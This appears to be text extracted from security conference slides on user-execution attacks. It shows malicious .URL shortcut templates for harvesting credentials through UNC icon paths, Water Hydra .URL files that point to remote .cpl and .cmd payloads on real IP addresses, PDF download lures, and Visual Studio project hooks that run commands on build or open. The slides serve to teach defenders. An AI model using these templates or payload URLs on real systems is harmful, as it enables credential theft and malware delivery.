
User Execution



Credential Harvesting


```
[DEFAULT]
BASEURL=https://<domain>/
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
URL=https://<domain>/
IDList=
IconFile=\\<server>%ComputerName%\%UserDomain%\%UserName%
IconIndex=0
HotKey=0
```

.URL



```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
[InternetShortcut]
IDList=
URL=file:///51.79.185.145/pdf/data3.zip/pdf3.cpl
IconIndex=12
HotKey=0
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

Water Hydra attack chain



```
[InternetShortcut]
URL=file://84.32.189.74@80/fxbulls/images/2.url
IconFile=C:\Windows\System32\imageres.dll
IconIndex=126
```

First .URL

```
[InternetShortcut]
URL=file://84.32.189.74@80/fxbulls/images/a2.zip/a2.cmd
IDList=
HotKey=0
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

Second .URL


.URL



GitHub comments abused to push malware via Microsoft repo URLs

GitLab affected by GitHub-style CDN flaw allowing malware hosting

By Lawrence Abrams



https://github.com/user-attachments/files/16716497/RC18_payload.txt

PDF Luring



This document is protected by the Microsoft Azure cloud security signature

Click the "Open" button to view the document

Open

Document password: 671

Adobe Document Cloud

Share and track online documents



Someone has shared web archived document

[RulesASAP_CZI6.pdf](#)

Open

For our clients security, the archive is password protected.
Use this code to open pdf online archive:

514126

Remember to save the file before you opened it. Generate your own password-protected archive file.
Learn more about securing PDFs with password protection: <https://www.adobe.com/en/documentcloud.html>

Share and track PDFs online!
You can quickly share a link to a PDF document with others for viewing.
The document shared as a link opens in any browser, on any device.
The document is stored securely in Adobe Document Cloud.


Copyright © 2022 Adobe. All rights reserved.

http://sonisblog.com/rulesupdate/RulesASAP_CZI6.zip

What do you want to do with RulesASAP_CZI6.zip?
From: sonisblog.com

Open Save ^ Cancel X

File Decoys



Attention developers

Social engineering for open-source supply chain attack profit

High-end APT groups perform highly interesting social engineering campaigns in order to penetrate well-protected targets. For example, carefully constructed forum responses on precision targeted accounts and follow-up “out-of-band” interactions regarding underground rail system simulator software helped deliver [Green Lambert](#) implants in the Middle East. And, in what seems to be a learned approach, the [XZ Utils project penetration](#) was likely a patient, multi-year approach, both planned in advance but somewhat clumsily executed.

UNC2970 —

North Korean hackers target security researchers with a new backdoor

Campaign uses carefully crafted LinkedIn accounts that mimic legit people.

DAN GOODIN - 3/11/2023, 1:13 AM

Attention developers



IDEA: Visual Studio, VSCode, IntelliJ IDEA, Xcode, Android Studio, etc

Here are some publicly disclosed methods for exploiting Visual Studio:

1. `PreBuildEvent` : Executes arbitrary commands before project compilation.

```
<PreBuildEvent>
  <Command>
    cmd /c calc
  </Command>
</PreBuildEvent>
```



2. `GetFrameworkPaths Target` : Triggered when viewing code.

```
<Target Name="GetFrameworkPaths">
  <Exec Command="calc.exe"/>
</Target>
```



3. `COMFileReference` : Triggered when loading `TypeLib` during project opening.

```
<COMFileReference Include="files\helpstringdll.tlb">
  <EmbedInteropTypes>True</EmbedInteropTypes>
</COMFileReference>
```




<https://github.com/cjm00n/EvilSln>


<https://www.outflank.nl/blog/2023/03/28/attacking-visual-studio-for-initial-access/>

Attention developers

Where is the **MOTW**?





VS 2019

